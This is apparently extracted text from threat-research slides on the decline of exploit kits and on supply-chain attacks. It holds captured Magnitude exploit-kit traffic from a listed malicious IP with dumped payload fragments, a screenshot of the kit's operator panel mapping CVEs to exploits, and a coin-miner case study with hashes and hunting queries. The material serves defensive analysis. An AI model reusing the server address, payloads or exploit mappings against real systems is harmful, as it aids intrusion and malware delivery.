
HTTP/1.1 200 OK
Date: Mon, 25 Jul 2016 16:03:38 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.3.3
Content-Length: 58683
Connection: close
Content-Type: application/x-shockwave-flash

CWS ... x... cp%\..yc...mcb..h..db..mo2..v&..q.}~...}...
v.j...:u.....0...o...)....~
%. ....(.\.H.Nh.....hg.3...p.^c..
.1.*..c.....ru.....u...*%....Y..7...
...../....t...R7.c4..k...._6.x...U.!h.<..T. ....r.y...
:t<k..h..d..c 2.....,4.YT....K..-%z.|.....L
(K.zdV.i.....].y...".3Nu.....t...
..Q.9.,1*B0....5.e....g.G.#.)3...*....Hi.R....|...
.7...I.R....M.E7".Rd..(2.#@.Oztyw*Ch...=+..x.[w".{...do:12...c^..JL>5.*5.v.r.
(..NB.3.....CgQ+.B..H.....).Y.....*..z....L.9...g.s.....^.....C.
..E#T.8.$t....8.0.m....FM..A.!...$.f..8t..>5}.D.y,...o.].U%.V.
....AK.1.....P.....S...0...GL..2"...=.....CQ...=T..I.ao.....S.n...I...R...1.X.01.
F.
```

Entire conversation (50856 bytes)

ASCII Hex Dump Raw

Magnitude EK



Follow TCP Stream (tcp.stream eq 7)

Stream Content

```
GET /f6f9f8ddacebfc9fe8df090399a189d3 HTTP/1.1
Host: 51.254.181.39

HTTP/1.1 200 OK
Date: Mon, 25 Jul 2016 16:03:39 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.3.3
Content-Length: 65085
Connection: close
Content-Type: text/html

....KERNEL32.NTDLL.WININET.SHELL32.GDI32.WS2_32.WSOCK32.GetModuleFileNameA..LoadLibrary
W.FreeLibrary.SetBitmapBits.GetBitmapBits.DeleteObject.CreateBitmap.IsWow64Process.GetCurrentProcess.GetVersionExA....GetModuleHandleA...LocalAlloc.LocalFree.GetWindowsDirectoryA.....DuplicateHandle....WaitForSingleObject.GetProcessHeap.....HeapAlloc.....HeapFree.....VerSetConditionMask.VerifyVersionInfoA..GetCurrentProcessId.Sleep.....htonl.htons.AddFontMemResourceEx..RemoveFontMemResourceEx.....C:\\\windows\\sysnative\\ntoskrnl.exe.....PsGetCurrentProcess.....RtlGetCurrentPeb...
NamedEscape....[*] gditable 0x%
..a.t.m.f.d...d.l.l...d.....p....CreateProcessInternalA.....winsta0
\Default.....NtQuerySystemInformation.....\SystemRoot\system32\CI.dll...
\sysnative.....\sysnative\CI.dll..,csrss.exe.....
\...6.1.6.2.6.3....[...].....]Rx..z..$z.
\..r..<.....]z..'.1.V..L.....=T./T..w.p.0..q/h...&N.i!'....n.s.s.
{...5.V..5....$.L....IH.....N.v..e.@0.....-...[...&23S{p.b.9....f....g.[.q."..o]..
(.1....s..|spG.....H..C..v..K{..F....~.z....\w..?..\ZEA...Q....j/k..@..
\..V.Y... (9....i.....
.....
IE|0~.7.....]....>..k..R!>...G.....D.9x.2.=.)1.57._
[D.j....t.S.e.o.....3.G.:..T..!..M..AcFWT*.rm.k;.]....s..:u..}s.F.....>g.....b/
```

Entire conversation (65360 bytes)

Magnitude EK

Follow TCP Stream (tcp.stream eq 8)

Stream Content

```
GET /273d808061d53bc2075bd0efa39784dc HTTP/1.1
Host: 51.254.181.39

HTTP/1.1 200 OK
Date: Mon, 25 Jul 2016 16:03:41 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.3.3
Content-Length: 668298
Connection: close
Content-Type: text/html

MZ.....@.....!..L.!This
program cannot be run in DOS mode.

$.....w v.3A..3A..3A..^..A....c.
A..3A..D@....2A..3A..1A..-..2A..-..2A..Rich3A.....PE..L...}...
W...../.....@.....@.....P
.....(.....z.z.....@.....@
.....@.....text....*.....;.....rdata.....
@.....0.....@.data...;...
...<.....@.rsrc.....@
.....*
.....@.
@.....@.
3.....$.....+R.....U.....E.....h:j..H:j..E..
d:j..
L:j..M..U..U..W....t1.M.;M.r..'.U..U..E..E..M..U..U..E..M..M..M..]...U....E..
E..M..M..E.....h..@....B.U.;U.S..E.....E...].....U....D.E..E..E..M..M..M..U...
II..II..I..AH..F..M....F..I..PAH..M....M..FH..II..M....II..F..I.*.G
```

Entire conversation (10927 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

Magnitude EK Panel

LogOut

Предыдущие дни:

Дата	ID сайта	Хиты	Уники	Блок	Raster	Atomic	Vml	Сумма	%%

Текущий день:

ID сайта	Хиты	Уники	Блок	Raster	Atomic	Vml	Сумма	%%	Уники*	%%*

File0: No file selected. URL0: Send

File1: No file selected. URL1: Send

File2: No file selected. URL2: Send

File3: No file selected. URL3: Send

File4: No file selected. URL4: Send

File5: No file selected. URL5: Send

Домены для трафа:

Реферер	Уники	Загрузки	Пробив
647	59	9.12	
356	9	2.53	
328	94	28.66	
228	1	0.44	
139	1	0.72	
68	9	13.24	
35	10	28.57	
34	4	11.76	
33	6	18.18	
32	7	21.88	
29	7	24.14	
29	3	10.34	
28	8	28.57	
28	4	14.29	
27	9	33.33	
27	5	18.52	
27	4	14.81	
26	9	34.62	
25	7	28.00	
25	6	24.00	
25	5	20.00	
25	3	12.00	
24	2	8.33	
23	3	13.04	
22	7	31.82	
22	3	13.64	
20	7	35.00	
19	3	15.79	
19	3	15.79	
19	0	0.00	
18	0	0.00	
18	0	0.00	
17	1	5.88	
17	0	0.00	
13	1	7.69	
10	0	0.00	
9	0	0.00	
8	2	25.00	
6	0	0.00	
5	0	0.00	
5	0	0.00	
4	1	25.00	
4	0	0.00	
4	0	0.00	
3	1	33.33	
3	1	33.33	
3	0	0.00	
3	0	0.00	

Эксплоиты:

Имя	CVE номер
Index	n/a
JNLP	n/a
VML IE	CVE-2013-2551
Java Atomic	CVE-2012-0507
Java Raster	CVE-2013-2471
Java Raster FX	CVE-2013-2471

Стата по странам:

Страна	Уники	Загрузки	Пробив
US	1281	92	7.18
AR	140	33	23.57
CA	111	2	1.80
ES	100	20	20.00
BR	90	20	22.22
TW	86	0	0.00
IR	83	24	28.92
IT	77	18	23.38
TR	75	20	26.67
MX	65	14	21.54
GB	55	7	12.73

Стата по браузерам:

Браузер	Уники	Загрузки	Пробив
Internet Explorer	2169	298	13.74
Firefox	389	14	3.60
Safari	60	0	0.00
Other	41	0	0.00
Opera	3	0	0.00

Стата по системам:

Система	Уники	Загрузки	Пробив
Windows 7	1230	145	11.79
Windows XP	879	147	16.72
Windows Vista	276	19	6.88
Other	111	1	0.90
Windows 8	106	0	0.00
Macintosh	29	0	0.00
Linux	28	0	0.00
Windows 2000	2	0	0.00
Windows 98	1	0	0.00

Стата по JAVA:

JavaVer	Уники	Загрузки	Пробив

Moving away from Exploit kits

Moving away from EKs

The screenshot shows a news article from TRFND. At the top left is the Palo Alto Networks logo. Next to it is the TRFND logo, which consists of a red circular icon with a white stylized 'T' or flame shape inside, followed by the word 'TRFND' in a bold, black, sans-serif font. To the right of the logo is a small black triangular graphic. The main title of the article is "A Declining Rig Exploit Kit Hops on the Coinmining Bandwagon". Below the title is a photo of a man with glasses and a suit, identified as Christopher Budd. To the left of the photo is the Palo Alto Networks logo. Below the photo is the text "By Christopher Budd" and "February 26, 2018 at 5:00 AM". Underneath that is the text "Category: Threat Brief, Unit 42". A red banner across the bottom of the article has the word "MEDIA" in white capital letters. To the right of the banner, the word "Dramatically" is written in large blue capital letters.

paloalto NETWORKS

TRFND

A Declining Rig Exploit Kit Hops on the Coinmining Bandwagon

By Christopher Budd


February 26, 2018 at 5:00 AM

Category: Threat Brief, Unit 42


MEDIA

Dramatically

Moving away from EKs



Rate of new vulnerabilities incorporated by exploit kit [TrendMicro]



Palo alto

Moving away from EKs

- Why is it happening?
 - Law enforcement had successful disruptive operations
 - Several authors were persecuted by the authorities
 - Less 0-days, new ones are harder to exploits
 - Running the operation is very expensive and resource-intensive
 - New attack vectors become popular
- The outcome: EKs become not profitable

Moving away from EKs

BleepingComputer ✅ @BleepinComputer · 14 Jun 2017
Former Major Player Neutrino Exploit Kit Has Gone Dark - by @campuscodi



Former Major Player Neutrino Exploit Kit Has Gone Dark
The Neutrino exploit kit, a former leader of the exploit kit market, appears to have shut down, with the last activity recorded at the start of April, well ov...
bleepingcomputer.com

1 21 22

Sulyvahn
@one_researcher


Replying to @BleepinComputer @malwrhunteam @campuscodi

I spoke with the dev a long while ago he explained it was no longer profitable

11:15 AM - 15 Jun 2017

Exploit-Kits Successors


Credential phishing and
brute-force attacks



Office exploits, macros,
OLE




Software supply-chain
attacks



Supply chain attacks

- Taking advantage of the trusted relationship between software/hardware supplier and customer to install malware
 - Pre-installed malware on device storage (PC, Phones, DOK...)
 - Stolen code-signing certificate
 - Compromise of software build/update/distribution infrastructure

Coin-miner case-study



Coin-miner case-study

Machine timeline

Value

Information level Event type User account

Events filtered by: [file: xbox-service.exe](#)

03.03.2018 | 13:12

Jan 2018 Feb 2018 Mar 2018 Apr 2018

msiexec.exe created [xbox-service.exe](#)

services.exe > msiexec.exe > xbox-service.exe

```
graph TD; services[services.exe] --> msiexec[msiexec.exe]; msiexec --> xbox[xbox-service.exe]
```

services.exe

msiexec.exe

xbox-service.exe

msiexec.exe
SHA1: e7f85c5fb0e0547d62d80d572f1bf7267acbf2e
Signer: Microsoft Windows
c:\windows\system32\msiexec.exe
msiexec.exe -Embedding C40036F86D2223393AC091A63FB0FA0A

xbox-service.exe
SHA1: e8e10065d479f8f591b9885ea8487bc673301298
C:\Windows\System32\xbox-service.exe

Coin-miner case-study

Advanced hunting

Run query Save query Copy query to clipboard Last 30 days

 1 ProcessCreationEvents
 2 | where MachineId == "e3c78953" [REDACTED] e26bc627"
 3 | where InitiatingProcessFileName == "msiexec.exe"

InitiatingProcessName	CreatedProcessId	CreatedProcessName	CreatedProcessFilePath	CreatedProcessCommandLine
msiexec.exe	4860	SrTasks.exe	C:\Windows\System32\SrTasks.exe	srtasks.exe ExecuteScopeRestorePoint /WaitForRestorePoint:14
msiexec.exe	11352	msiexec.exe	C:\Windows\System32\msiexec.exe	"MsiExec.exe" /Y "C:\Program Files\PDFescape Desktop\context-menu.dll"
msiexec.exe	11984	msiexec.exe	C:\Windows\SysWOW64\msiexec.exe	"MsiExec.exe" /Y "C:\Program Files (x86)\PDFescape Desktop\pdfactivedoc.dll"
msiexec.exe	2092	msiexec.exe	C:\Windows\SysWOW64\msiexec.exe	"MsiExec.exe" /Y "C:\Program Files (x86)\PDFescape Desktop\preview-handler.dll"
msiexec.exe	6640	ws.exe	C:\Program Files\PDFescape Desktop\ws.exe	"ws.exe" -service
msiexec.exe	20264	msiexec.exe	C:\Windows\System32\msiexec.exe	MsiExec.exe -Embedding A8D70FADFC489D125A73AD167483269A E Global\MSI0000
msiexec.exe	1912	msiexec.exe	C:\Windows\SysWOW64\msiexec.exe	"MsiExec.exe" /Y "C:\Program Files (x86)\PDFescape Desktop\creator-word-plugin.dll"
msiexec.exe	8840	msiexec.exe	C:\Windows\SysWOW64\msiexec.exe	"MsiExec.exe" /Y "C:\Program Files (x86)\PDFescape Desktop\creator-excel-plugin.dll"
msiexec.exe	3492	msiexec.exe	C:\Windows\SysWOW64\msiexec.exe	"MsiExec.exe" /Y "C:\Program Files (x86)\PDFescape Desktop\creator-outlook-plugin.dll"
msiexec.exe	16732	msiexec.exe	C:\Windows\SysWOW64\msiexec.exe	"MsiExec.exe" /Y "C:\Program Files (x86)\PDFescape Desktop\creator-powerpoint-plugin.dll"
msiexec.exe	13272	msiexec.exe	C:\Windows\SysWOW64\msiexec.exe	"MsiExec.exe" /Y "C:\Program Files (x86)\PDFescape Desktop\creator-ie-helper.dll"
msiexec.exe	20188	msiexec.exe	C:\Windows\SysWOW64\msiexec.exe	"MsiExec.exe" /Y "C:\Program Files (x86)\PDFescape Desktop\creator-ie-plugin.dll"
msiexec.exe	20328	printer-installer-app.exe	C:\Program Files\PDFescape Desktop\printer-installer-app.exe	"printer-installer-app.exe" -i "C:\Program Files\PDFescape Desktop\"
msiexec.exe	4772	creator-app.exe	C:\Program Files\PDFescape Desktop\creator-app.exe	"creator-app.exe" -regserver
msiexec.exe	5004	creator-ws.exe	C:\Program Files\PDFescape Desktop\creator-ws.exe	"creator-ws.exe" -service
msiexec.exe	15224	msiexec.exe	C:\Windows\System32\msiexec.exe	MsiExec.exe -Embedding 4E21EDEDE84D5F4D3167E8F08474545D
msiexec.exe	1912	xbox-service.exe	C:\Windows\System32\xbox-service.exe	xbox-service.exe -service

Coin-miner case-study

6984	PDFescape_Desktop_Installer.exe	C:\Users\User\Downloads\PDFescape_Desktop_Installer.exe	"PDFescape_Desktop_Installer.exe"
2496	PDFescapeDesktopInstaller.exe	C:\ProgramData\PDFescape Desktop\Installation\PDFescapeDesktopInstaller.exe	"PDFescapeDesktopInstaller.exe" /RegServer
724	regsvr32.exe	C:\Windows\SysWOW64\regsvr32.exe	regsvr32.exe /s "C:\ProgramData\PDFescape Desktop\Installation\Statistics.dll"

File worldwide

 File

Actions ▾

SHA1: 567c9cac15aad6f0cbe268cdf3e47ef3d5274f70
SHA256: 6824ee7ec4935c56265723f93e408a94211becb9fc8ae61104946488d707bfe0
MD5: 157babcc5e0b5b5dfec5f346cc33c262

Signer: PDFescape
Issuer: DigiCert SHA2 Assured ID Code Signing CA

Malware detection

VirusTotal detection ratio:

0/66 VirusTotal

Windows Defender AV:
No detections found

